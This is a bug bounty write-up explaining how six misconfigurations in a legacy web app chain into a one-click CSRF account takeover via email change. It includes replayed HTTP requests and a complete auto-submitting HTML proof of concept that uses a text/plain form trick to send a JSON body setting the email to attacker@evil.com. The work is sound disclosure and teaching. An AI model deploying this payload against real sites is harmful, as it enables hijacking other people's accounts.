

Six Misconfigurations, One Click, Full Account Takeover
Six Misconfigurations, One Click, Full Account Takeover
Hello hackers. I was testing a target on a private BBP program. The target had CSRF tokens, session cookies with the Secure and HttpOnly flags, CORS that only reflects same-origin, and a WAF sitting in front of everything. On paper, CSRF should have been dead. It wasn’t.
The application had two frontends: a modern Next.js BFF and a legacy AngularJS app. The modern one used SameSite=Lax cookies and was locked down. The legacy one had a crack running through it.
The endpoint
The legacy app has a profile endpoint that lets users update their account details:
PUT /legacy/rest/v2/user HTTP/1.1Host: target.exampleContent-Type: application/jsonX-CSRF-Token: <stok value>Cookie: JSESSIONID=...; deh=...
{"eMailAddress":"user@example.com","firstName":"John","lastName":"Doe"}
The X-CSRF-Token header carries a value from the stok cookie, a double-submit cookie pattern. Change your name, change your email, update your profile.
Except this endpoint changes your email immediately. No confirmation link to the new address. No notification to the old one. No password re-entry. No step-up authentication. The new email just takes effect, and eMailAddressVerified quietly flips to False. The password reset flow uses this email, so whoever controls it controls the account.
That’s interesting, but not exploitable on its own. CSRF tokens exist for a reason. Time to check if that reason holds up.
Misconfiguration 1: CSRF token not validated
I removed the X-CSRF-Token header entirely and replayed the request.
PUT /legacy/rest/v2/user HTTP/1.1Host: target.exampleContent-Type: application/jsonCookie: JSESSIONID=...; deh=...
{"eMailAddress":"no-csrf-token@test.com"}
200 OK. Email changed.
Tried a completely wrong value:
X-CSRF-Token: this-is-not-a-real-token200 OK. Email changed again.
The frontend sends the token on every request. The backend doesn’t validate it on this endpoint. The double-submit cookie pattern is implemented client-side and ignored server-side.
Misconfiguration 2: SameSite=None on session cookies
For CSRF to work cross-origin, the victim’s browser needs to attach session cookies when submitting the forged request. Modern browsers default to SameSite=Lax, which blocks cookies on cross-site POST requests per the SameSite attribute spec. That should kill this attack.
But the legacy app sets its cookies explicitly:
Set-Cookie: JSESSIONID=...; Path=/legacy; Secure; HttpOnly; SameSite=NoneSet-Cookie: deh=...; Path=/legacy; HttpOnly; Secure; SameSite=NoneSameSite=None on both session cookies. The browser will send them on any cross-origin request, from any site, as long as it’s over HTTPS (required by the Secure attribute when SameSite=None). The platform embeds in third-party iframes, so SameSite=None has a legitimate purpose here. But it also means CSRF is back on the table for any endpoint that doesn’t validate its own tokens.
The CORS wall (and how to walk around it)
At this point I have an endpoint that doesn’t check CSRF tokens and cookies that travel cross-origin. But there’s still CORS. If I send Content-Type: application/json from an attacker page, the browser fires a preflight OPTIONS request. The server only reflects Access-Control-Allow-Origin for same-origin, so the preflight fails and the browser never sends the actual request.
CORS is doing its job. But CORS only applies to requests that trigger a preflight. The Fetch Standard §4.6 defines CORS-safelisted content types that skip the preflight entirely:
application/x-www-form-urlencodedmultipart/form-datatext/plain
If the endpoint accepts any of those, the request is classified as a simple request. No preflight. The browser sends it directly, cookies included.
Misconfiguration 3: text/plain parsed as JSON
I changed the Content-Type to text/plain and sent the same JSON body:
PUT /legacy/rest/v2/user HTTP/1.1Content-Type: text/plain
{"eMailAddress":"textplain@test.com"}
200 OK. Email changed.
The server doesn’t enforce Content-Type. It receives the body, detects it looks like JSON, and parses it regardless. This is common with Java frameworks like Spring MVC that use permissive HttpMessageConverter chains, the framework tries content negotiation and auto-detects the format when the declared type doesn’t match a registered converter.
For the attacker, this means the request qualifies as a simple request. No preflight. CORS protection evaporated.
Misconfiguration 4: HTTP method override
One problem remains. HTML forms can only send GET and POST. The vulnerable endpoint is PUT. Even with everything else broken, a cross-origin form submission sends a POST, which hits a different handler (or returns 405 Method Not Allowed).
Unless the server supports HTTP method override. I added ?_method=PUT to a POST request:
POST /legacy/rest/v2/user?_method=PUT HTTP/1.1Content-Type: text/plain
{"eMailAddress":"method-override@test.com"}
200 OK. The server treated the POST as a PUT. Email changed.
Method override is a pattern from early REST frameworks (Rails _method, Spring’s HiddenHttpMethodFilter) designed for clients that couldn’t send PUT or DELETE. The server reads the _method parameter and re-routes internally. It’s a convenience feature that doubles as a CSRF bypass, because it lets a simple POST form reach any HTTP method handler.
The server also accepted the X-HTTP-Method-Override header, but that’s less useful here since custom headers trigger a CORS preflight.
Misconfiguration 5: No step-up authentication
Changing an account’s email address is a security-critical operation. It controls password resets, account recovery, and notification delivery. RFC 9470 (Step-Up Authentication) and NIST SP 800-63B §4.3 both recommend re-authentication before sensitive operations.
This endpoint requires none of that. The request is authenticated by session cookies alone. No second factor, no password, no confirmation of any kind.
Misconfiguration 6: No email verification
After the email changes, the account immediately uses the new address. eMailAddressVerified flips to False, but that flag doesn’t gate anything. The password reset flow sends the reset link to whatever email is currently on the account, verified or not. No confirmation is sent to the old address either, so the victim has no signal that anything changed.
Per OWASP’s Account Takeover Prevention Cheat Sheet, email changes should require verification on the new address and notification to the old one.
The chain

Each misconfiguration is a link. Remove any one of them and the attack fails:
| # | Misconfiguration | What it enables |
|---|---|---|
| 1 | CSRF token not validated | Cross-origin request isn’t rejected |
| 2 | SameSite=None cookies | Browser sends session cookies cross-origin |
| 3 | text/plain parsed as JSON | Request is CORS-safelisted, no preflight |
| 4 | ?_method=PUT override | HTML form POST reaches the PUT handler |
| 5 | No step-up auth | No password/2FA blocks the change |
| 6 | No email verification | New email takes effect immediately |
The PoC
The entire attack fits in one HTML file:
<!DOCTYPE html><html><head> <title>Loading...</title></head><body> <h1>Please wait...</h1> <form id="csrf" action="https://target.example/legacy/rest/v2/user?_method=PUT" method="POST" enctype="text/plain"> <input type="hidden" name='{"eMailAddress":"attacker@evil.com","x":"' value='"}'> </form> <script>document.getElementById('csrf').submit();</script></body></html>How the form body trick works
When a browser submits a form with enctype="text/plain", the body format is name=value per the encoding algorithm. By setting:
- name =
{"eMailAddress":"attacker@evil.com","x":" - value =
"}
The browser constructs:
{"eMailAddress":"attacker@evil.com","x":"="}That’s valid JSON per RFC 8259. The server ignores the extra x property and processes the email change. The = separator the browser inserts between name and value gets absorbed into the JSON string literal, invisible to the parser.
What the server sees
POST /legacy/rest/v2/user?_method=PUT HTTP/1.1Host: target.exampleContent-Type: text/plainOrigin: https://evil.comReferer: https://evil.com/poc.htmlCookie: JSESSIONID=<victim-session>; deh=<victim-session>
{"eMailAddress":"attacker@evil.com","x":"="}
Response:
{ "eMailAddress": "attacker@evil.com", "eMailAddressVerified": "False"}The Origin header shows evil.com. The server doesn’t reject it because CORS enforcement only applies to preflight-gated requests. For simple requests, the browser sends the request regardless of the Access-Control-Allow-Origin response, it only restricts JavaScript from reading the response. The state change already happened.
This is the fundamental distinction between CORS and CSRF protection: CORS controls response access, not request submission. A simple request that mutates server state is not blocked by CORS, even when the origin is not allowed. CSRF tokens, SameSite cookies, and Origin header validation are the actual defenses. All three failed here.
Thanks for reading. See you in the next one.
← Back to writeups